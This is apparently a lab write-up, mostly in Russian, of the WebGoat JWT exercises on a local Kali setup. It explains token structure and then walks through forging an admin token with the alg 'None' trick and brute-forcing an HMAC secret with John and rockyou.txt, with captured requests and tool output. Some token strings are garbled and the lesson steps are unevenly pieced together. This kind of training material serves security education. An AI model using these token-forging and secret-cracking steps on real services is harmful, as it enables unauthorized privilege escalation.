

JWT Tokens

JWT используются для передачи информации, связанной с личностью и характеристиками (претензиями) клиента. Эта информация подписывается сервером, чтобы гарантировать, что она не была подделана после отправки клиенту. Это не позволяет злоумышленнику изменить удостоверение или характеристики — например, изменить роль с простого пользователя на администратора или изменить логин клиента. Токен создается во время аутентификации (он выдается при успешной аутентификации) и проверяется сервером перед любой обработкой. Приложения используют маркер для того, чтобы позволить клиенту предъявить серверу то, что по сути является «удостоверением личности». После этого сервер может безопасно проверить действительность и целостность токена. Этот подход является переносимым без сохранения состояния, что означает, что он работает на различных клиентских и серверных технологиях, а также по различным транспортным каналам, хотя чаще всего используется HTTP.



- header — содержит информацию об алгоритме шифрования и типе токена (JWT)
- payload — данные токена. Стандартные поля:
 - iss (Issuer) — издатель токена. Как правило — uuid приложения, выпустившего токен.
 - sub (Subject) — собственник токена. Как правило — uuid пользователя
 - aud (Audience) — массив url серверов, для которых предназначен токен
 - exp (Expiration Time) — время, в течение которого токен считается валидным.
 - nbf (Not Before) — временная метка, до которой токен не считается валидным
 - iat (Issued At) — время создания токена
 - jti (JWT ID) — уникальный идентификатор токена
- signature — строка, полученная из частей токена (header + payload) при помощи шифрования

Уязвимости применения

- None алгоритм
- Кража токена
- Отсутствие механизма контроля время жизни токена
- Раскрытие информации из токена

- Рассмотрим некоторые из этих атак

1. Первым делом необходимо разобраться со структурой токена. Токен состоит из трех частей, описание которых было приведено выше. JWT токен может быть спокойно прочитан любой стороной, которая им обладает. Вся суть заключается в том, что изменить токен можно только с криптографической подписью, которая проверяется на стороне сервера. Но это не мешает нам получить некоторую информацию из токена, которую затем можно будет применять при других атаках.
2. Заходим на сайт <https://jwt.io> либо на <https://cyberchef.org> и пользуемся встроенным инструментом, чтобы декодировать токен из задания и получить имя пользователя.

Decoding a JWT token

eyJhbGciOiJIUzI1NiJ9.ew0KICA1YXV0aG9yaXRpZXMiIDogWyAiUk9MRV9BRE1JTlTiSICjST0tOXB1VTRVIlIF0sDQogICJjbGlnbnRfawQiIDc
iOWJjOTJhNDQ0MGIsYS00YzVLWJlNzAtZGE1MjA3NW15YTg0IiwNCiAgInNjb3BlIiA6IFsgInJlYWwqIiLAid3JpdGUlIF0sDQogICJ1c2VyX2E

Username:

- /

JWT signing

Each JWT token should at least be signed before sending it to a client, if a token is not signed the client application would be able to change the contents of the token. The signing specifications are defined [here](#) the specific algorithms you can use are described [here](#) It basically comes down you use "HMAC with SHA-2 Functions" or "Digital Signature with RSASSA-PKCS1-v1_5/ECDSA/RSASSA-PSS" function for signing the token.

Checking the signature

One important step is to **verify the signature** before performing any other action, let's try to see some things you need to be aware of before validating the token.

Assignment

Try to change the token you receive and become an admin user by changing the token and once you are admin reset the votes

Vote for your favorite

WEBGOAT

Username

admin

Admin lost password

In this challenge you will need to help the admin and find the password in order to login

36004 votes

Vote Now!

★★★★

Average 4 / 4

Time	Host	Method	Path	Status	Size	Type	IP	Time	Host	Method	Path	Status	Size	Type	IP
3158	http://kali:8001	GET	/WebGoat/service/lessonoverview.mvc...	200	1236	JSON	127.0.1.1	06:54:48	30	8080					
3159	http://kali:8001	GET	/WebGoat/JWT/votings/login?user=Tom	200	322	JSON	127.0.1.1	06:54:50	30	8080					
3160	http://kali:8001	GET	/WebGoat/JWT/votings	200	1209	JSON	127.0.1.1	06:54:50	30	8080					
3161	http://kali:8001	POST	/WebGoat/JWT/votings/Admin%20lost...	202	92		127.0.1.1	06:54:50	30	8080					
3162	http://kali:8001	GET	/WebGoat/JWT/votings	200	1209	JSON	127.0.1.1	06:54:50	30	8080					

Request

1 GET /WebGoat/JWT/votings/login?user=Tom HTTP/1.1

2 Host: kali:8001

3 Accept: */*

4 X-Requested-With: XMLHttpRequest

5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36

6 Content-Type: application/json

7 Referer: http://kali:8001/WebGoat/start.mvc?username=useruser

8 Accept-Encoding: gzip, deflate, br

9 Accept-Language: en-US,en;q=0.9

10 Cookie: access_token=eyJhbGciOiJIUzUxMiJ9.eyJpYXQiOiE3NjI2OTY0OTAsImFkbWwIjoizMjc2VjIjoiSmVycnkifQ.jR31j0kthY06-9ZhDvtM6NKHwa8WjJ1at5eqldnibat_sZQ6BXKT650ecK3h1fnttrv29diBLDURj-rw; JSESSIONID=22CF2916D70B38D3B169D0E4445685

11 Connection: close

12

13

Response

1 HTTP/1.1 200

2 Set-Cookie: access_token=eyJhbGciOiJIUzUxMiJ9.eyJpYXQiOiE3NjI2OTY0OTAsImFkbWwIjoizMjc2VjIjoiSmVycnkifQ.jR31j0kthY06-9ZhDvtM6NKHwa8WjJ1at5eqldnibat_sZQ6BXKT650ecK3h1fnttrv29diBLDURj-rw; JSESSIONID=22CF2916D70B38D3B169D0E4445685

3 Content-Type: application/json

4 Content-Length: 0

5 Date: Thu, 30 Oct 2025 13:54:50 GMT

6 Connection: close

7

8

Inspector

Request attributes

Request query parameters

Request cookies

Request headers

Response headers

4. Видим, что отправляется JWT Token. Попробуем его декодировать.

Recipe

JWT Decode


Input

eyJhbGciOiJIUzUxMiJ9.eyJpYXQiOiE3NjI2OTY0OTAsImFkbWwIjoizMjc2VjIjoiSmVycnkifQ.jR31j0kthY06-9ZhDvtM6NKHwa8WjJ1at5eqldnibat_sZQ6BXKT650ecK3h1fnttrv29diBLDURj-rw; JSESSIONID=22CF2916D70B38D3B169D0E4445685


Output

{
 "iat": 1762696490,
 "admin": "false",
 "user": "Tom"
}

5. Видим, что права администратора объявляются в структуре JSON. Изменим права пользователя с `admin: "false"` на `admin: "true"`. Поставим при этом тип подписи `None`, чтобы сервер не проверял ее корректность.




6. Отправим с новым JWT токеном запрос на сброс голосов



7. Проанализируйте код из восьмого задания и правильно ответьте на вопросы.

- Если использовать слабые или стандартные парольные фразы для подписи JWT токена, то можно оказаться под угрозой взлома. Попробуем самостоятельно перебрать секрет JWT токена с помощью утилиты John.




9. Помещаем токен в файл **hash** и запускаем перебор пароля по словарю

```
(kali㉿kali)-[~]
$ john hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (HMAC-SHA256 [password is key, SHA256 512/512 AVX512BW 16x])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
washington 800000 (?)
1g 0:00:00:00 DONE (2025-10-30 07:06) 16.66g/s 273066p/s 273066c/s 273066C/s 123456..cocoliso
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(kali㉿kali)-[~]
$
```

10. Находим пароль **washington** и формируем новую нагрузку с пользователем **WebGoat**



Given we have the following token try to find out secret key and submit a new key with the username changed to WebGoat.

Congratulations. You have successfully completed the assignment.

12. 16-18 на своё усмотрение